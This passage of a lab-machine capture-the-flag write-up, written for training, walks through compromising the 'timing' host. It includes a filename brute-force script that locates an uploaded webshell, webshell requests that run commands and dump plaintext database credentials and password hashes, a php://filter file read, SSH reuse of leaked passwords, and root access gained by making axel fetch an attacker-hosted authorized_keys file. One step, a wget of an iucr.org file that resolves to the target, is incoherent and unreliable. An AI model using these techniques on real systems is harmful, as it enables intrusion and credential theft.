response = requests.post(url, files=files, headers=headers)
end = time()
print(start-100, end+100)
for t in range(int(start), int(end)):
    filename = hashlib.md5(f'$file_hash{t}'.encode()).hexdigest()+'_'+ 'shell.jpg'
    url = f'http://10.10.11.135/images/uploads/{filename}'
    res = requests.get(url, headers=headers)
    if res.ok:
        print(url)
        break

```

```

(vigneswar@VigneswarPC) - [~/temp]
$ proxychains -q python3 shell.py
1729690980.6976476 1729691181.198585
http://10.10.11.135/images/uploads/01e11b20473d1ecc0f6c4ad2e10522fd_shell.jpg

```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /image.php?img= images/uploads/01e11b20473d1ecc0f6c4ad2e10522fd_shell.jpg&cmd=id HTTP/1.1 2 Host: 10.10.11.135 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 6 Referer: http://10.10.11.135/avatar_uploader.php 7 Accept-Encoding: gzip, deflate, br 8 Cookie: PHPSESSID=7a435lnvra8l75f2dialvgup5l 9 Connection: keep-alive 10 11 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 23 Oct 2024 13:48:26 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Content-Length: 54 5 Keep-Alive: timeout=5, max=100 6 Connection: Keep-Alive 7 Content-Type: text/html; charset=UTF-8 8 9 uid=33(www-data) gid=33(www-data) groups=33(www-data) 10 </pre>	


There is a firewall preventing from getting a reverse shell

10) Found admin credentials from db

mysql -D app -uroot -p4_V3Ry_l0000n9_p422w0rd -e 'show tables' 2>&1

Request		Response		Inspector	
Pretty	Raw	Pretty	Raw	Selection	Decoded from
<pre> 1 GET /image.php?img= images/uploads/01e11b20473d1ecc0f6c4ad2e10522fd_shell.jpg&cmd= mysql%20-D%20app%20-uroot%20-p4_V3Ry_l0000n9_p422w0rd%20-e%20'select% 20%20from%20users%3b'%20%3e%261 HTTP/1.1 2 Host: 10.10.11.135 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 6 Referer: http://10.10.11.135/avatar_uploader.php 7 Accept-Encoding: gzip, deflate, br 8 Cookie: PHPSESSID=7a435lnvra8l75f2dialvgup5l 9 Connection: keep-alive 10 11 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 23 Oct 2024 13:57:33 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 323 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html; charset=UTF-8 9 10 mysql: [Warning] Using a password on the command line interface can be insecure. 11 id username password lastName firstName email role company 12 1 admin \$2y\$10\$ubvjL8ABd7Rw7g.tZjh8y0ABF09l5v0xD0ur8FXNUZSwrVX lQOrpe anb myname1 xnm1 abc 13 2 aaron \$2y\$10\$ks9MM.M8G.aquRLu53QY0.9tZNFvAL0IA3LwLggUs580H SmVUFq test test test 0 test 14 </pre>	<pre> mysql -D app -uroot -p4_V3Ry_l0000n9_p422w0rd -e 'select * from users;' 2>&1 </pre>	<pre> mysql -D app -uroot -p4_V3Ry_l0000n9_p422w0rd -e 'select * from users;' 2>&1 </pre>	

11) Found a backup file



12) Got the source code

```
(vigneswar@VigneswarPC)-[~/temp]
$ wget 'https://www.iucr.org/__data/iucr/ftp/pub/example_single.cif'
--2024-10-23 14:05:07-- https://www.iucr.org/__data/iucr/ftp/pub/example_single.cif
Resolving www.iucr.org (www.iucr.org)... 10.10.11.135
Connecting to www.iucr.org (www.iucr.org)|10.10.11.135|:443: connected.
HTTP/1.1 200 OK
Date: Wed, 23 Oct 2024 14:05:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 24
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
source-files-backup.zip

(vigneswar@VigneswarPC)-[~/temp]
$ curl 'http://10.10.11.135/image.php?img=php://filter/convert.base64-encode/resource=/opt/source-files-backup.zip' | base64 -d > source-files-backup.zip
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 817k 0 817k 0 0 198k 0 --:--:-- 0:00:04 --:--:-- 198k

(vigneswar@VigneswarPC)-[~/temp]
$ unzip source-files-backup.zip -d source-files-backup
Archive: source-files-backup.zip
creating: source-files-backup/backup/
inflating: source-files-backup/backup/header.php
inflating: source-files-backup/backup/profile_update.php
creating: source-files-backup/backup/js/
inflating: source-files-backup/backup/js/jquery.min.js
inflating: source-files-backup/backup/js/bootstrap.min.js
inflating: source-files-backup/backup/js/profile.js
inflating: source-files-backup/backup/js/avatar_uploader.js
creating: source-files-backup/backup/css/
inflating: source-files-backup/backup/css/login.css
inflating: source-files-backup/backup/css/bootstrap.min.css
inflating: source-files-backup/backup/css/profile.php
inflating: source-files-backup/backup/logout.php
inflating: source-files-backup/backup/db_conn.php
inflating: source-files-backup/backup/test.php
```

13) Found old credentials

```
(vigneswar@VigneswarPC)-[~/temp/source-files-backup/backup]
$ git log
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

commit e4e214696159a25c69812571c8214d2bf8736a3f
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:33:54 2021 +0000

    init

(vigneswar@VigneswarPC)-[~/temp/source-files-backup/backup]
$ git diff e4e214696159a25c69812571c8214d2bf8736a3f 16de2698b5b122c93461298eab730d00273bd83e
diff --git a/db_conn.php b/db_conn.php
index f1c9217..5397ffa 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
<?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

Exploitation

1) The credentials worked for aaron

```

(vigneswar@VigneswarPC)-[~/temp/source-files-backup/backup]
$ ssh aaron@10.10.11.135
aaron@10.10.11.135's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct 23 14:14:39 UTC 2024

System load: 0.0          Processes:              175
Usage of /:  49.9% of 4.85GB Users logged in:          0
Memory usage: 12%        IP address for eth0: 10.10.11.135
Swap usage:  0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

aaron@timing:~$ |

```

Privilege Escalation

1) Found sudo permissions


```

aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
aaron@timing:~$ |

```

2) The binary uses axel



The image shows two terminal windows side-by-side. The left window, titled 'aaron@timing: ~', displays the 'netutils v0.1' menu with options: [0] FTP, [1] HTTP, [2] Quit. The user has selected option 1 (HTTP) and entered the URL 'http://10.10.14.14'. The right window, titled 'vigneswar@VigneswarPC: ~', shows the user running the command 'sudo nc -lvnp 80' and then 'sude nc -lvnp 80'. It shows a connection from [10.10.11.135] 55544, with a GET request for '/ HTTP/1.0'. The response headers are: Host: 10.10.14.14, Accept: */*, Range: bytes=1-, User-Agent: Axel/2.16.1 (Linux).

<https://github.com/axel-download-accelerator/axel>

3) It downloads file and stores in current directory

```

Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.14/test
Initializing download: http://10.10.14.14/test
File size: 5 bytes
Opening output file test
Server unsupported, starting from scratch with one connection.
Starting download

Downloaded 5 byte in 0 seconds. (0.01 KB/s)

netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> ^Caaron@timing:~$ ls
pspy64 test user.txt wget
aaron@timing:~$ ls -al
total 3080
drwxr-x--x 5 aaron aaron 4096 Oct 23 14:52 .
drwxr-xr-x 3 root root 4096 Dec 2 2021 ..
lrwxrwxrwx 1 root root 9 Oct 5 2021 .bash_history -> /dev/null
-rw-r--r-- 1 aaron aaron 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr 4 2018 .bashrc
drwx----- 2 aaron aaron 4096 Nov 29 2021 .cache
drwx----- 3 aaron aaron 4096 Nov 29 2021 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29 2021 .local
-rw-r--r-- 1 aaron aaron 807 Apr 4 2018 .profile
-rwxrwxr-x 1 aaron aaron 3104768 Jan 17 2023 pspy64
-rw-r--r-- 1 root root 5 Oct 23 14:52 test
-rw-r----- 1 root aaron 33 Oct 23 11:32 user.txt
-rw----- 1 aaron aaron 1216 Oct 23 14:33 .viminfo
-rwxrwxr-x 1 aaron aaron 31 Oct 23 14:26 wget
aaron@timing:~$

```

Using this we can write arbitrary files as long as it doesnt exist

4) We can use this option to write arbitrarily

```

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default

```

5) Created authorized_keys on root .ssh and got ssh access

```
aaron@timing: ~  
aaron@timing:~$ cat .axelrc  
default_filename = /root/.ssh/authorized_keys  
aaron@timing:~$ sudo /usr/bin/netutils  
netutils v0.1  
Select one option:  
[0] FTP  
[1] HTTP  
[2] Quit  
Input >> 1  
Enter Url: http://10.10.14.14/  
Initializing download: http://10.10.14.14/  
File size: 575 bytes  
Opening output file /root/.ssh/authorized_keys  
Server unsupported, starting from scratch with one connection.  
Starting download  
  
Downloaded 575 byte in 0 seconds. (1.12 KB/s)  
  
netutils v0.1  
Select one option:  
[0] FTP  
[1] HTTP  
[2] Quit  
Input >> ^Caaron@timing:~$  
  
root@timing: ~  
$ sudo python3 -m http.server -b 0.0.0.0 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.11.135 - - [23/Oct/2024 20:36:10] "GET / HTTP/1.0" 200 -  
10.10.11.135 - - [23/Oct/2024 20:36:10] "GET / HTTP/1.0" 200 -  
^C  
Keyboard interrupt received, exiting.  
  
(vigneswar@VigneswarPC)~[/temp]  
$ ssh root@10.10.11.135  
^C  
  
(vigneswar@VigneswarPC)~[/temp]  
$ ssh root@10.10.11.135  
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Wed Oct 23 15:07:41 UTC 2024  
  
System load:  0.0           Processes:      182  
Usage of /:   50.0% of 4.85GB Users logged in: 1  
Memory usage: 17%          IP address for eth0: 10.10.11.135  
Swap usage:   0%  
  
8 updates can be applied immediately.  
8 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y  
our Internet connection or proxy settings  
  
root@timing:~# cat root.txt  
1edc386b54dc93d96f5e8a4f935adf2f  
root@timing:~#
```